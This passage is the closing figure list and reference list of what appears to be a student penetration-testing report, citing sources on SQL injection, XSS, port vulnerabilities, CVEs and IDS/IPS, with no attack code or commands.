Figure 8: Password retrieved from the database by SQL Injection.....	7
Figure 9: Find password from information found.....	7
Figure 10: Source code of the form inspected.....	8
Figure 11: Form exploited through a script.....	9
Figure 12: Phishing example through XSS .....	9
Figure 13: SSLScan result (pt.1).....	10
Figure 14: Example of packet capture on Wireshark.....	11
Figure 15: Difference between Spoofing and Phishing.....	12
Figure 16: IDS vs IPS .....	14

## References

- Beal, V., 2005. *Intrusion Detection (IDS) and Prevention (IPS) Systems*. [Online]  
Available at: [https://www.webopedia.com/DidYouKnow/Computer\\_Science/intrusion\\_detection\\_prevention.asp](https://www.webopedia.com/DidYouKnow/Computer_Science/intrusion_detection_prevention.asp)  
[Accessed 4 April 2020].
- Chandel, R., 2020. [Online]  
Available at: <https://www.hackingarticles.in/ssh-penetration-testing-port-22/>  
[Accessed 31 March 2020].
- CVE Details, 2018. *Apache Http Server 2.2.14*. [Online]  
Available at: <https://www.cvedetails.com/version/87506/Apache-Http-Server-2.2.14.html>  
[Accessed 1 April 2020].
- CVE details, 2018. *Openssh-5.3*. [Online]  
Available at: <https://www.cvedetails.com/version/121223/Openbsd-Openssh-5.3.html>  
[Accessed 31 March 2020].
- DNSstuff, 2019. *IDS vs. IPS: What's the Difference?*. [Online]  
Available at: <https://www.dnsstuff.com/ids-vs-ips>  
[Accessed 4 April 2020].
- Fruhlinger, J., 2020. *What is phishing? How this cyber attack works and how to prevent it*. [Online]  
Available at: <https://www.csoononline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html>  
[Accessed 2 April 2020].

gotmi1k, 2019. *What is Kali Linux*. [Online]  
Available at: <https://www.kali.org/docs/introduction/what-is-kali-linux/>  
[Accessed 31 March 2020].

Gelnaw, A., 2019. *Open Port Vulnerabilities: What's the Big Deal?*. [Online]  
Available at: <https://www.bitsight.com/blog/open-port-vulnerabilities-whats-the-big-deal>  
[Accessed 31 March 2020].

Gigatux, 2017. *The Problem of NIDS False Positives*. [Online]  
Available at: <http://books.gigatux.nl/mirror/securitytools/ddu/ch07lev1sec2.html>  
[Accessed 4 April 2020].

Grimes, R. A., 2006. *Port knocking: A security idea whose time has come*. [Online]  
Available at: <https://www.infoworld.com/article/2658041/port-knocking--a-security-idea-whose-time-has-come.html>  
[Accessed 4 April 2020].

Guatam, 2019. *Snort Review*. [Online]  
Available at: <https://www.g2.com/products/snort/reviews>  
[Accessed 4 April 2020].

Herr, T., 2020. *Better to Be Realistic About the Security Opportunities of Cloud Computing*. [Online]  
Available at: <https://www.lawfareblog.com/better-be-realistic-about-security-opportunities-cloud-computing>  
[Accessed 5 April 2020].

imperva, 2020. *Phishing attacks*. [Online]  
Available at: <https://www.imperva.com/learn/application-security/phishing-attack-scam/>  
[Accessed 3 April 2020].

jeffteh, 2019. *Seopressor*. [Online]  
Available at: <https://seopressor.com/blog/http-vs-https/>  
[Accessed 1 April 2020].

Mesevage, T. G., 2019. *What Is a Spoofing Attack?*. [Online]  
Available at: <https://www.datto.com/library/what-is-a-spoofing-attack>  
[Accessed 3 April 2020].

Microsoft Support, 2019. *MS03-034: Flaw in NetBIOS could lead to information disclosure*. [Online]  
Available at: <https://support.microsoft.com/en-gb/help/824105/ms03-034-flaw-in-netbios-could-lead-to-information-disclosure>  
[Accessed 1 April 2020].

Miller, D., 2009. *Open SSH Release Notes*. [Online]  
Available at: <https://www.openssh.com/releases.html>  
[Accessed 31 March 2020].

Mozilla Web Docs, 2019. *Weak signature algorithms*. [Online]  
Available at: [https://developer.mozilla.org/en-US/docs/Web/Security/Weak\\_Signature\\_Algorithm](https://developer.mozilla.org/en-US/docs/Web/Security/Weak_Signature_Algorithm)  
[Accessed 2 April 2020].



- Muncaster, P., 2019. *Most Port Vulnerabilities Are Found in Three Ports*. [Online]  
Available at: <https://www.infosecurity-magazine.com/news/most-port-vulnerabilities-are/>  
[Accessed 1 April 2020].
- Niyaz, Q., Sun, W., Javaid, A. Y. & Alam, M., 2015. *A Deep Learning Approach for Network Intrusion Detection*, New York: BICT.
- Ongaro, F., Pellerano, G. & Parata, A., 2009. *Exploit Database Jetty 6.x < 7.x*. [Online]  
Available at: <https://www.exploit-db.com/exploits/9887>  
[Accessed 1 April 2020].
- Red Hat, 2019. *SWEET32: Birthday attacks against TLS ciphers with 64bit block size (CVE-2016-2183)*. [Online]  
Available at: <https://access.redhat.com/articles/2548661>  
[Accessed 2 April 2020].
- Rouse, M., 2005. *Port knocking*. [Online]  
Available at: <https://whatis.techtarget.com/definition/port-knocking>  
[Accessed 4 April 2020].
- RTI Marketing Team, 2019. *The Importance of a Firewall*. [Online]  
Available at: <https://www.1rti.com/the-importance-of-a-firewall/>  
[Accessed 4 April 2020].
- Shakeel, I., 2019. *Nmap from Beginner to Advanced*. [Online]  
Available at: <https://resources.infosecinstitute.com/nmap/>  
[Accessed 31 March 2020].
- Swinhoe, D., 2019. *What is a man-in-the-middle attack? How MitM attacks work and how to prevent them*. [Online]  
Available at: <https://www.csoononline.com/article/3340117/what-is-a-man-in-the-middle-attack-how-mitm-attacks-work-and-how-to-prevent-them.html>  
[Accessed 3 April 2020].